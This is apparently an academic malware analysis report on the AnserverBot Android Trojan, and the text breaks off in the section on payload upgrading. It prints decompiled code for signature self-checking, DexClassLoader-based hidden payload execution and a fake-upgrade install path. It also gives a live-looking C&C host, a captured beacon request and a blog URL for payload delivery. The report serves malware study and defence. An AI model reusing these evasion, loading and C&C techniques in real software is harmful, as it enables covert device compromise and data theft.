An Analysis of the AnserverBot Trojan

Yajin Zhou, Xuxian Jiang

September 25, 2011

1 Introduction

On September 19, 2011, NetQin Security Research Center identified an Android Trojan named `AnserverBot`, which is so far considered as one of the most sophisticated Android malware. This particular malware piggybacks on legitimate apps and is currently being distributed through popular third-party Android markets in China. The Trojan is noteworthy in a number of aspects. For example, it employs several sophisticated techniques to evade detection and analysis, including Plankton [5]-like dynamic code loading, Java reflection-based method invocation, aggressive code obfuscation and data encryption, self-verification of signatures, as well as runtime detection and removal of installed mobile security software. Moreover, the Trojan program has built-in bot functionality that will actively fetch commands from public (encrypted) blog posts! The combination of these techniques significantly raises the bar for reverse engineering analysis. In fact, it is the first time in the Android malware history that these techniques have been "effectively" integrated into one real-world instance.[1]

In this document, we outline various aspects of `AnserverBot` Trojan, such as how it gets started, what encryption methods are employed, how the dynamic payload is upgraded and loaded, and what protocol is used by `AnserverBot` to communicate with remote C&C servers. The detailed analysis in this document is based on a specific sample (with package name `com.test`). The SHA1 values of this sample and the associated payloads are shown as follows.

```
   Sample : 002f537027830303e2205dd0a6106cb1b79fa704
Payload A : 34dac9fd5938389a94ea2a3450f1bcea6a7710b1
Payload B : ade014d299e691dcedf764822d4b52c9eb4605a2
```

Figure 1: The SHA1 values of the sample and its two payloads (used in our analysis)

2 How It Works

As a Trojan program, `AnserverBot` piggybacks on legitimate apps. At the high level, it repackages into the host app with two hidden apps (under the `assets/` directory) with names `anservera.db` and `anserverb.db`. For simplicity, we call `anservera.db` and `anserverb.db` as payload A and payload B, respectively. These two apps have the same package name *com.sec.android.touchScreen.server*

[1]Our earlier evolution analysis of the DroidKungFu malware family [1] reveals the ongoing trend in upcoming Android malware with increased sophistication and virulence. This trend is no doubt confirmed again by the emergence of `AnserverBot`.



Figure 2: A high-level overview of three related apps in `AnserverBot`: *Host App*, *Payload A*, and *Payload B*

but with different functionality. Specifically, when the host app runs, it will pop up a fake upgrade window to lure user to install payload A.[2] The payload A is essentially a bot program that runs silently in the background without showing any icon in the home screen after the installation. At runtime, both host app and payload A can dynamically load and execute code in payload B through the built-in Dalvik class loading capability in Android [5] *without actually installing it*. The heavy use of Java reflection mechanism and the intended obfuscation of method names greatly impede the efforts to reverse engineering the malware. Also, the repackaged host app and payload A can *phone home* to download and upgrade the payload B while the payload B itself can independently talk to C&C servers to fetch and execute subsequent commands. Our analysis shows that the additional code repackaged into the host app duplicates the functionality in payload A, which presumably increases the "robustness" of the malware as it can continue to run even after the host app is removed from the phone. Accordingly, unless otherwise specified, our description of host app is also applicable to payload A. Figure 2 shows the high-level relationship of these three apps.

2.1 Requesting additional permissions

When the `AnserverBot` malware is repackaged into existing apps, it will request additional permissions. In the case of our sample, it was an Android game app. In Figures 3 and 4, we show the permissions requested by the original (clean) app and the repackaged (infected) app, respectively. Clearly, the repackaged version requests many more permissions, including dangerous ones such as `SEND_SMS`, `RECEIVE_SMS`, `CALL_PHONE`, `RESTART_PACKAGE` and `READ_LOGS`.

```
<uses-permission android:name="android.permission.INTERNET" />
```

Figure 3: The permissions requested by the original app

Besides requesting for more permissions, the malware also adds additional components in the infected host app. For example, one added receiver listens to various system-wide events and upon

[2]This seemingly straightforward process is actually quite involved due to the obfuscated way taken by the malware. Specifically, it chooses to invoke one method (via Java reflection) in payload B, which then indirectly launches the activity to install payload A.

```
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.RESTART_PACKAGES" />
<uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />
<uses-permission android:name="android.permission.READ_LOGS" />
```

Figure 4: The permissions requested by the repackaged app

```
<receiver android:name="com.android.view.custom.BaseABroadcastReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.net.wifi.PICK_WIFI_WORK" />
        <action android:name="android.net.conn.MEDIA_NOFS" />
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED" />
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="android.intent.action.INPUT_METHOD_CHANGED" />
        <action android:name="android.intent.action.USER_PRESENT" />
        <action android:name="android.intent.action.UMS_CONNECTED" />
        <action android:name="android.intent.action.UMS_DISCONNECTED" />
    </intent-filter>
</receiver>
```

Figure 5: A new receiver added into the original app

these events occur, it will automatically invoke the embedded payload in the host app. In Figure 5, we show this particular receiver and its associated system-wide events in the repackaged app.

Based on the original app, the infected one adds two new modules: `com.android.view.custom` and `com.sec.android.providers.drm`. `com.android.view.custom` contains the bridge routines to access payload B (via Java reflection – Section 2.4). The module `com.sec.android.providers.drm` is essentially a bot client that connects to remote command and control (C&C) servers to download and upgrade payload B (Section 2.7). In addition, the infected one has two files `anservera.db` and `anserverb.db` under the `assets/` directory. From their `.db` suffixes, they are disguised as database files. The truth is they are two Android apps: `anservera.db` will be installed once the host app runs and `anserverb.db` will be dynamically loaded to run without installation.

2.2 Self-verifying the app signature

Despite the fact that `AnserverBot` repackages legitimate apps for distribution, the malware itself actively detects whether the repackaged app has been tampered with or not. More specifically, when it runs, `AnserverBot` will check the current signature of the host app. Note that if the host app has been re-packaged and re-signed, the associated signature will be changed. As a result, by checking the signature, the malware can detect whether it has been repackaged or not. If yes, it will then exit and refuse to continue execution. We believe this mechanism is in place to protect the infected host app (or rather the malware itself) from being tampered with or analyzed. Figure 6 shows the related code snippet for signature verification.

```
[com/android/view/custom/BaseABroadcastReceiver]
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 2
    const/4 v1, 0x0
    //check the signature
    invoke-static p1, Lcom/sec/android/providers/drm/Union;->a(Landroid/content/Context;)Z
    move-result v0
    //if the signature has been changed, then return
    if-eqz v0, :cond_1
    :cond_0
    :goto_0
    return-void
    :cond_1
    //if the signature has NOT been changed, then run as normal
    ...
.end method

[com/sec/android/providers/drm/Union]
.method public static a(Landroid/content/Context;)Z
    const/4 v2, 0x0
    ...
    //the string of the anticipated signature
    const-string v0, "3082019f30820108a00302010202044e1ecf7f300d06092a864886f70d01010505
                      0030133111300f060355040613086b656a69303030333020170d31313037313431
                      31313430375a180f32313232303631373131313430375a30133111300f06035504
                      0613086b656a693030303330819f300d06092a864886f70d010101050003818d00
                      30818902818100a06dca7a7f9b974cc03c7b8e6f528b6d5c2908916c4f6be2f248
                      ceebd63862ca6230e8a15d3239f8b54634cf3ab4240d8a553c6ee9a207f1531526
                      270f1c8e1ec9da8611c5268f1b7039f703c13ff5b057ce981825c87726c3246aa4
                      e10804aa418ac12d6b9884d74e2115d1f2448bf3fefa14768ecc6a8b2c83d03942
                      cd0a210203010001300d06092a864886f70d0101050500038181006159f326c78e
                      8396019dac1aed37faf6419fb518b45935a56eafe612ba3d61ec0a1c067b3838e5
                      f3d39931519daae990aaf1df217e316a6807423092be3aa9f29d200f9f8a16ec8d
                      a3b9033a2fa9ef21d861665e5695890508c08a4ad169ddfdd225b6a6d19e563925
                      774392534009b59360c34d0d8e472824203fb374c2aaef"
    //get the string of current signature of the app
    invoke-static p0, Lcom/sec/android/providers/drm/Union;->b(Landroid/content/Context;)Ljava/lang/String;
    move-result-object v1
    //equal?
    invoke-virtual v0, v1, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
    move-result v0
    ...
.end method

[com/sec/android/providers/drm/Union]
.method public static b(Landroid/content/Context;)Ljava/lang/String;
    .locals 3
    :try_start_0
    //get the packageManager
    invoke-virtual p0, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;
    move-result-object v0
    invoke-virtual p0, Landroid/content/Context;->getPackageName()Ljava/lang/String;
    move-result-object v1
    const/16 v2, 0x40
    //get the PackageInfo
    invoke-virtual v0, v1, v2, Landroid/content/pm/PackageManager;->
                            getPackageInfo(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;
    move-result-object v0
    iget-object v0, v0, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;
    const/4 v1, 0x0
    aget-object v0, v0, v1
    //get the signature as string
    invoke-virtual v0, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;
    ...
.end method
```

Figure 6: Verifying the host app signature

2.3 Encoding/encrypting data

To prevent it from being reverse engineered, the malware aggressively encrypts various types of data, including the URLs of remote C&C servers, the methods names to be invoked, the file path of the payloads, and even the content of the payloads. Without decrypting them, it is hard, if not impossible, to make progress in analyzing it.

Fortunately, we are able to successfully uncover their name obfuscation methods. In essence, it adapts the popular `Base64` [2] scheme with a custom index table. Instead of the default string, it chooses to take "`STvJjktoVFZ9f0PGlicqy3xK7zH8ruXdn5WwDRIeb1UmEgOhYs2NpLC4QBa6AM+/_`" for its customized `Base64` encoding. Accordingly, we wrote a Python-based script (Figure 7) to decode all the encoded strings or method names in `AnserverBot`.

```
#!/usr/bin/python

import string
import base64
import sys

s = sys.argv[1]

my_base64chars  = "STvJjktoVFZ9f0PGlicqy3xK7zH8ruXdn5WwDRIeb1UmEgOhYs2NpLC4QBa6AM+/_"
std_base64chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="

s = s.translate(string.maketrans(my_base64chars, std_base64chars))
data = base64.b64decode(s)

print data
```

Figure 7: The Python-based decoding script

2.4 Dynamically loading and executing code

`AnserverBot` borrows similar mechanisms from Plankton [5] for dynamic code loading and execution. Specifically, by exploiting the Dalvik class loading feature in Android, it retains the capability to dynamically extend its own functionality (Section 2.7). When combined with aggressive obfuscation of method names, the malware makes it challenging for our analysis.

The Dalvik class loading feature or more specifically the `DexClassLoader` [4] class in Android can be used to load classes from `.jar` and `.apk` files. After being loaded, the new instances of these classes can be created and the corresponding methods in these classes are then available for invocations. The `AnserverBot` malware wraps the class `DexClassLoader` in its own `Doctype` class under `com.sec.android.providers.drm` and provides its own interface to load and execute code in payload B at runtime. In Table 1, we show the related APIs in this class. One particular code snippet for one such interface is shown in Figure 8.

By using these APIs, the code in `com.android.view.custom` can call the corresponding methods in payload B and thus acts as the bridge between the host app and the payload B. For instance, the `onStart` method in receiver `com.android.view.custom.BaseABroadcastReceiver` of host app calls the `onStart` method in the `com.sec.android.touchScreen.server.BaseABroadcastReceiver` class of payload B; the `onStart` method in service `com.android.view.custom.FirstAService` of host app invokes the `onStart` method in the `com.sec.android.touchScreen.server.FirstAService` class of payload B.

Function Name	Description
public static Object a(File paramFile, String paramString1, String paramString2, Object[] paramArrayOfObject)	Load the method "paramString2" in class "paramString1" with arguments in "paramArrayOfObject" with types **(Context, Activity, FileDescriptor, String, Integer)**
public static Object b(File paramFile, String paramString1, String paramString2, Object[] paramArrayOfObject)	Load the method "paramString2" in class "paramString1" with arguments in "paramArrayOfObject" with types **(Context, Intent, BroadcastReceiver, FileDescriptor, String)**
public static Object c(File paramFile, String paramString1, String paramString2, Object[] paramArrayOfObject)	Load the method "paramString2" in class "paramString1" with arguments in "paramArrayOfObject" with types **(Context, Service, FileDescriptor, String)**

Table 1: The interface for dynamic code loading and execution in `AnserverBot`

```
[com.sec.android.providers.drm.Doctype]
public static Object b(File paramFile, String paramString1, String paramString2, Object[] paramArrayOfObject)
{
  String str3;
  if (paramFile == null)
  {
    String str1 = a.getFilesDir().getAbsolutePath();
    //get the name of the file to be loaded
    //9CkOrC32uI327WBD7n__ -> /anserverb.db
    String str2 = Xmlns.d("9CkOrC32uI327WBD7n__");
    str3 = str1.concat(str2);
  }
  for (File localFile = new File(str3); ; localFile = paramFile)
  {
    String str4 = localFile.getAbsolutePath();
    String str5 = a.getFilesDir().getAbsolutePath();
    ClassLoader localClassLoader = a.getClassLoader().getParent();
    //get the class specified by "paramString1" from anserverb.db
    Class localClass = new DexClassLoader(str4, str5, null, localClassLoader).loadClass(paramString1);
    Class[] arrayOfClass = new Class[5];
    arrayOfClass[0] = Context.class;
    arrayOfClass[1] = Intent.class;
    arrayOfClass[2] = BroadcastReceiver.class;
    arrayOfClass[3] = FileDescriptor.class;
    arrayOfClass[4] = String.class;
    //get the method specified by "paramString2"
    Method localMethod = localClass.getMethod(paramString2, arrayOfClass);
    //create new instance of the class
    Object localObject = localClass.newInstance();
    //call the corresponding method with arguments in array "paramArrayOfObject"
    return localMethod.invoke(localObject, paramArrayOfObject);
  }
}
```

Figure 8: A function to dynamically load and execute code in Payload B

2.5 Installing the payload A

When being started, `AnserverBot` will check whether the payload A has already been installed. If not, it will display a fake upgrade dialog (see figure 9) to lure user to "upgrade" the app. If user clicks the button to upgrade, the payload A will be installed on the phone. After installation, the payload A does not show any icon on the home screen. Instead, it runs silently in the background. The main functionality is somewhat similar to the added new code in the host app. As a result, by installing the payload A, the malware can make sure that even if the host app is removed from the phone, it can continue to run on the phone.

Figure 9: The screenshot (prompting for the need of an "upgrade") and the requested permissions from the new upgrade (i.e., payload A)

The code for checking the presence of and installing the payload A is actually located in payload B. Specifically, as explained earlier (Section 2.4), the host app can invoke the methods in payload B and these methods are used to indirectly install the payload A. Note that the normal way of checking the presence of a particular app is to obtain the list of installed apps and then traverse this list to find the app. However, `AnserverBot` takes a different way: it first obtains the `PackageContext` using the package name of payload A as its argument and then retrieves the `sharedPreference` from the PackageContext. If the payload A has not been installed, the access to `sharedPreference` will trigger an `exception`. If that is the case, `AnserverBot` realizes that the payload A has not been installed and then attempts to launch an intent to install this payload.



Figure 10: The state machine of installing payload A

The installation process of payload A is not complicated. Specifically, `AnserverBot` first displays the fake upgrade dialog to the user. If the user clicks the button to upgrade, it will save the file path of payload A into one intent and send this intent to `packageinstaller` for installation. The code for installing payload A is in the function `handleMessage` of class `com.sec.android.providers.drm.Charset` in payload B. It subclasses of `android.os.Handler` and performs corresponding actions based on the received message. Figure 10 shows the simplified state machine of message handling in this function to install the payload A. In Figure 11, we also show the actual code snippet in payload B that checks the presence of payload A.

```
[com.sec.android.providers.drm.Xmlns]
.method public a(Landroid/content/Context;Landroid/app/Activity;Ljava/io/FileDescriptor;
                 Ljava/lang/String;Ljava/lang/Integer;)V
    .locals 5
    const/16 v2, 0x400
    const/16 v4, 0xa
    const/4 v0, 0x0
    ...
    :goto_0
    return-void
    const-string v1, "user"
    const/4 v2, 0x0
    //retrieve the value from preferences file with key "user".
    //This values means the version number of payload A embedded in host app.
    invoke-virtual v0, v1, v2, Lcom/sec/android/providers/drm/Could;->b(Ljava/lang/String;I)I
    move-result v0
    ...
    //get Xmlns;->a. Its value is decrypted string "7CMg9e0R72B58Ii28CRD9eihux0byC02zx309e0RrezRrn__"
    //7CMg9e0R72B58Ii28CRD9eihux0byC02zx309e0RrezRrn__ -> com.sec.android.touchScreen.server[Payload A]
    iget-object v1, p0, Lcom/sec/android/providers/drm/Xmlns;->a:Ljava/lang/String;
    const/4 v2, 0x2
    //get the PackageContext of com.sec.android.touchScreen.server[payload A]
    invoke-virtual p2, v1, v2, Landroid/app/Activity;->createPackageContext(Ljava/lang/String;I)
                                                       Landroid/content/Context;
    move-result-object v1
    ...
    const-string v2, "0"
    iget v3, p0, Lcom/sec/android/providers/drm/Xmlns;->i:I
    //get the shared preference file from payload A.
    invoke-virtual v1, v2, v3, Landroid/content/Context;->getSharedPreferences
                              (Ljava/lang/String;I)Landroid/content/SharedPreferences;
    move-result-object v1
    const-string v2, "user"
    const/4 v3, 0x0
    //retrieve the value from shared preference file with key "user"
    //This values means the version number of (installed) payload A
    invoke-interface v1, v2, v3, Landroid/content/SharedPreferences;->getInt(Ljava/lang/String;I)I
    move-result v1
    if-nez v1, :cond_2
    const/16 v0, 0xa
    invoke-direct p0, v0, Lcom/sec/android/providers/drm/Xmlns;->a(I)V
    :try_end_0
    .catch Ljava/lang/Exception; :try_start_0 .. :try_end_0 :catch_0
    goto :goto_0
    :catch_0
    move-exception v0
    //raised exception means shared preferences file can not be found. -> Payload A has not been installed.
    //then install payload A by calling Xmlns;->a(10)
    invoke-direct p0, v4, Lcom/sec/android/providers/drm/Xmlns;->a(I)V
    goto :goto_0
    :cond_2
    //if payload A has been installed, then exist.
    if-ge v1, v0, :cond_0
    const/16 v0, 0xa
    :try_start_1
    //if we have new version of payload A, instlal the new version of payload A.
    invoke-direct p0, v0, Lcom/sec/android/providers/drm/Xmlns;->a(I)V
    :try_end_1
    .catch Ljava/lang/Exception; :try_start_1 .. :try_end_1 :catch_0
    goto :goto_0
.end method
```

Figure 11: Checking the presence of payload A

2.6 Connecting to remote C&C servers (e.g., "phoning homes")

In Section 2.1, we mentioned that the malware will add a new receiver `BaseABroadcastReceiver`, which will be invoked when a number of system-wide events occur. Starting from the receiver, the malware will eventually launch the execution of the `com.sec.android.providers.drm.Onion` class in the host app, which implements the "phone home" behavior.

In the sample we analyzed, the addresses of remote C&C servers are initially hard-coded but encrypted. At runtime, these addresses will then be updated when interacting with remote C&C servers. For example, the current C&C server can push down new C&C server information. This seems to be one of the most common ways for bot programs to update their C&C servers. Also, the information about new C&C servers is being published on a public web blog (as encrypted postings). The employed encoding scheme seems the same as described in Section 2.3. This is rather interesting as it is the first one in Android malware history that public blogs are being used as C&C servers to deliver commands to bot clients. In Figure 12, we show the content of one post in the public blog website, which is used for updating C&C servers.

Figure 12: An encoded posting in the public blog (to update C&C servers)

By default, the infected host app will connect back to the remote C&C server with collected information every two hours. If the connection to the C&C server is not successful and the number of unsuccessful attempts exceeds a threshold (i.e., 7 in our sample), the malware will start connecting to the public blog for the updated C&C server and then use this new C&C server thereafter. If the connection to the C&C server is successful, it will download the commands in a plain-text XML file and save the values in the file to local shared preference for future use. Figure 13 shows the captured network traffic between the host app and the remote C&C server.

In the class `com.sec.android.providers.drm.Onion`, there is a `d()` method that implements the functionality to connect back to the remote C&C server and parse the retrieved commands (in an XML file). In Table 2, we briefly show the meaning of each row in the downloaded XML file and the corresponding key in the local shared preference. It is clear from the table that the key names in the local shared preference are also obfuscated, making it intentionally harder to understand.

To better understand this method, we draw its CFG in Figure 14. (This figure may not be readable in a printed hard copy but can be zoomed in to navigate through the CFG with the Acrobat Reader.) The blocks in the CFG with colors RoyalBlue, Magenta, ForestGreen, ProcessBlue, and Orchid are used to parse the XML file. And the blocks with the Orange color are used to update the remote C&C server.

2.7 Upgrading the payload B

The malware can dynamically upgrade the payload B when a new version is available. Specifically, if there is a new version, the C&C server will record the latest version number ("doctitle" in shared

```
POST /jk.action?a=310260000000000&a1=fNjYfw7YfJSYfJSYfJSY&c=4&c1=0S__
&d=2.2.1&d1=fWQ29wj_&e=unknown&e1=uxBm8IM48n__&f=generic&f1=zC30zKF17Y__&g=8&g1=
PS__&h=000000000000000&h1=fJSYfJSYfJSYfJSYfJSY&i=8&i1=PS__&j=1316531906173&j1=
fqfs0wyNfqDY0wj4fY__&k=33&k1=fNf_&l=0&l1=fS__&m=0&m1=fS__&n=3&n1=fY__&p=
com.test&p1=7CMg9eiRr4l_&key=fqfs0wyNfqDY0NfBPl__ HTTP/1.1
User-Agent: Dalvik/1.2.0 (Linux; U; Android 2.2.1; generic Build/MASTER)
Host: b4.cookier.co.cc:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 20 Sep 2011 15:18:13 GMT
Server: Apache/2.2.15 (Unix) mod_jk/1.2.28
Content-Language: utf-8
Content-Length: 616
Keep-Alive: timeout=12, max=2000
Connection: Keep-Alive
Content-Type: text/plain

<?xml version="1.0" encoding="UTF-8" ?>
<server>
.<t>
..<rows>
...<row value="8008" />
...<row value="86400000" />
...<row value="7CMg9e0R72B58Ii28CRD9eihux0byC02zx309e0RrezRrn__" />
...<row value="41" />
...<row value="" />
...<row value="HoiprJbh9CFE8Cr0rCR07cBw8Cp07CQhr2MW8tMeKNnp0JT57wrQfJjYfolY8I70Hoig8S__" />
...<row value="2" />
...<row value="4" />
...<row value="60000" />
...<row value="8" />
...<row value="22" />
...<row value="" />
...<row value="7200000" />
...<row value="" />
...<row value="" />
...<row value="" />
...<row value="" />
..</rows>
.</t>
</server>
```

Figure 13: The captured network packets between the host app and the remote C&C server

preference – Table 2) and the download URL ("stylesheet" and "href" in shared preference) in the command XML file. Both addresses in "stylesheet" and "href" can be used to download the payload B though "stylesheet" has a higher priority than "href". In fact, only if "stylesheet" is not null, the download URL in "href" will be used for downloading. Our analysis shows that the payload B specified in "href" is always compressed. For "stylesheet," the payload B may or may not be compressed depending on the download URL. If it ends with ".apk", then it is not compressed. Otherwise it is compressed.

Index	Value	Key in shared preference	Description
0	<row value="8008" />		-2 : Stop bot client. -1 : Clear all shared preference 0 : Upgrade C&C server. " " : Use the default C&C server. Other : Put all the values in XML into corresponding shared preference.
1	<row value="86400000" />	"link"	The valid time window (in millisecond) to upgrade payload B. After this time window, it will not download payload B if not receiving new XML file from C&C server.
2	<row value="7CMg9e0R 72B58Ii28CRD9eihux0by C02zx3O9e0RrezRrn__" />	"warpeace"	The encrypted package name (com.sec.android.touchScreen.server) of payload B. This package name is used to dynamically load the classes from payload B.
3	<row value="41" />	"doctitle"	The latest version code of payload B.
4	<row value="" />	"stylesheet"	The first URL of latest payload B. If this URL is null, it will try other URLs.
5	<row value="HoiprJbh 9CFE8CrOrCRO7cBw8CpO7 CQhr2MW8tMeKNnp0JT57 wrQfJjYfolY8I7OHoig8S__" />	"href"	The second URL (encrypted) of latest payload B (http://blog.sina.com.cn/s/blog_8440ab780100t0nf.html). If the first URL is null, it will use this URL to download payload B. The payload specified by this URL is compressed, which must be decompressed after downloading.
6	<row value="2" />	"gb2312"	The threshold of failure times of downloading payload B.
7	<row value="4" />	"line"	The threshold of failure times of downloading payload B.
8	<row value="60000" />	"font"	Not used.
9	<row value="8" />	"family"	The lower bound time (in hour) to download payload B. For example, if this value is 8, then the payload B can only be downloaded after 8AM.
10	<row value="22" />	"size"	The upper bound time (in hour) to download payload B. For example, if this value is 22, then the payload B can only be downloaded before 10PM.
11	<row value="" />	"11pt"	The URL of data collecting server. This server just receives data from bot program but does not push any command to devices.
12	<row value="7200000" />	"text"	The time period (in millisecond) to connect to C&C server. 7200000 means it will connect to C&C server every two hours.
13	<row value="" />	"begintemplate"	The new address of C&C server.
14	<row value="" />		Not used
15	<row value="" />		Not used
16	<row value="" />		Not used

Table 2: The decoded XML command file

In the same class `com.sec.android.providers.drm.Onion`, there exists another method `e()` that implements the functionality to fetch and upgrade the payload B. Similarly, we show in Figure 15 the corresponding CFG (please zoom in to navigate the graph). It will first compare the current



Figure 14: The CFG of the `d()` method in class `com.sec.android.providers.drm.Omion`

